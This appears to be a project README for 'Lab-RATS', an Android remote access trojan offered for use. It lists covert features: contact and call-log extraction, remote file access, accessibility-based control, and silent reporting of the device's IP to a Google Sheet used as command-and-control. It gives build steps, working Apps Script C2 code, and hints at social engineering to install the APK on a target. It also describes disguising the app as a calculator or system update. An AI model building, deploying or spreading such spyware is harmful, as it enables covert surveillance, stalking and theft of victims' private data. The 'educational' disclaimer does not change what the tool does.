
- Integrated File Manager: Navigate, download, and manage files across internal and external storage.
- 📝 Direct File Editor: Live-edit text, JSON, and log files directly on the device from your browser.
- 📊 Telemetry & Reporting:

- Full System Extraction: Detailed hardware, network, and battery analytics.


- Contact & Call Logs: Instant extraction of the target's full contact list and communication history.

- C2 Auto-Reporting: Discrete reporting of device IP and status to a centralized Google Sheet.
During security research, a critical behavior in modern Android networking was discovered: devices on mobile data (and modern WiFi) are assigned Public IPv6 Addresses.
Unlike IPv4—which is heavily restricted by NAT and requires complex port forwarding—IPv6 addresses are directly routeable on the public internet.
- Distributed Server: The app initializes a lightweight HTTP server on the Android device (Port 8080).
- Zero Configuration: Because the device uses Public IPv6, you can access the terminal directly from anywhere in the world without router setup, firewalls, or tunnels. (Ngrok/Pinggy).
- Dynamic IP Solution: Mobile networks rotate IPs frequently. Lab-RATS solves this by using a Google Sheet as a "Command & Control (C2) Phonebook".
- Stealth Uplink: The app silently detects its current IPv6 and posts the live link to your sheet. You simply open the sheet and click the latest link to regain control.
Effectively, this turns ANY infected device into a public web server, tracked by a private "C2 phonebook".
- Java 11 or 21 installed on your workstation.
- A target Android device.
The device used for my testing is a fully-patched rootless Samsung Z Flip 5
- A Google Sheet Webhook URL for IP tracking.
- Download & Extract the repository zip.
- Navigate to
cd /Lab-RATS-main/app-builder/. - Execute the builder:
- Windows:
build.bat - Linux/Mac:
chmod +x build.sh && ./build.sh
- Windows:
- Select Option 1 and provide your configuration:
- App Name: (Default: LAB-RATS)
- Google Sheet URL: Enter your Apps Script URL (Setup instructions below)
- Retrieve your
signed.apkfrom the/Lab-RATS-main/app-builder/output/directory.
- Install the
signed.apkonto the Target/Test Android device.
Info - If you have access to the device, turn on USB debugging (developer settings), plug it into a PC and run
adb install signed.apk. Otherwise get creative on how to install Android.apkfiles onto devices.(Social Engineering?, E-mailing to Target?, Hosting App on Website/Server?)

- Once the app is installed onto the Target/Test Device, grant ALL the permissions asked for, then tap the "Initialize Server" button.
- The Server will go online and the Active interface Web IP Link should pop up instantly in your Google Sheet. (Example Sheet below)
- Thats it! Now you can use ALL the remote features from anywhere in the world as long as the app server is running on Target/Test device.


Info - To use the Ghost features you must go to the Ghost Tab on the Web Interface and click the button under "Ghost_Controller" to grant Accessibility Permissions. (Image Below)
- Create a new Google Sheet.
- Go to Extensions → Apps Script.
- Replace the Default Code with this Snippet:
// Lab-RATS C2 Tracking Script
function doPost(e) {
  try {
    var sheet = SpreadsheetApp.getActiveSpreadsheet().getActiveSheet();
    var data = JSON.parse(e.postData.contents);
    sheet.appendRow([new Date(), data.device, data.network, data.ip, data.port, data.link]);
    return ContentService.createTextOutput("UPLINK_SUCCESS").setMimeType(ContentService.MimeType.TEXT);
  } catch (err) {
    return ContentService.createTextOutput("UPLINK_ERROR").setMimeType(ContentService.MimeType.TEXT);
  }
}

// Run once to initialize headers
function setupSheet() {
  var sheet = SpreadsheetApp.getActiveSpreadsheet().getActiveSheet();
  sheet.appendRow(["Timestamp", "Device", "Network", "IP Address", "Port", "Control Link"]);
  sheet.getRange("A1:F1").setFontWeight("bold").setBackground("#050505").setFontColor("#00f2ff");
}- Deploy → Web App → Execute as Me → Access Anyone.
- Paste the generated URL into the APK Builder when prompted.
If you find Lab-RATS useful for your security research, please Star ⭐ the project—it drives further development!
Contributions: Bug reports, feature and pull requests are always welcome.
Donations (Optional):
BTC:
bc1q6lmkuju3kf7f8624fwt5qs7k5mf63mekgcnzf4

** PROJECT UPDATE: Just got the APK builder working perfectly inside Androids Termux app! I can now build and install the .apk directly onto my test phone right from the Termux app terminal. The possibilities moving forward are intriguing! 😎 (Will post Termux APK build/setup guide soon, * Video clip of build below skips entering my Google Sheet Webhook for obvious reasons.)
APK_Build_Termux_app.mp4
Remotely Transform Lab-RATS into a Working Calculator, Weather App, System Update, or Settings Menu.


This tool is for educational and authorized testing purposes. The developers assume NO responsibility for ANY misuse or damage to relationships caused by this software. Please use it responsibly. Thank you!
© 2026 K4N3CO.LABS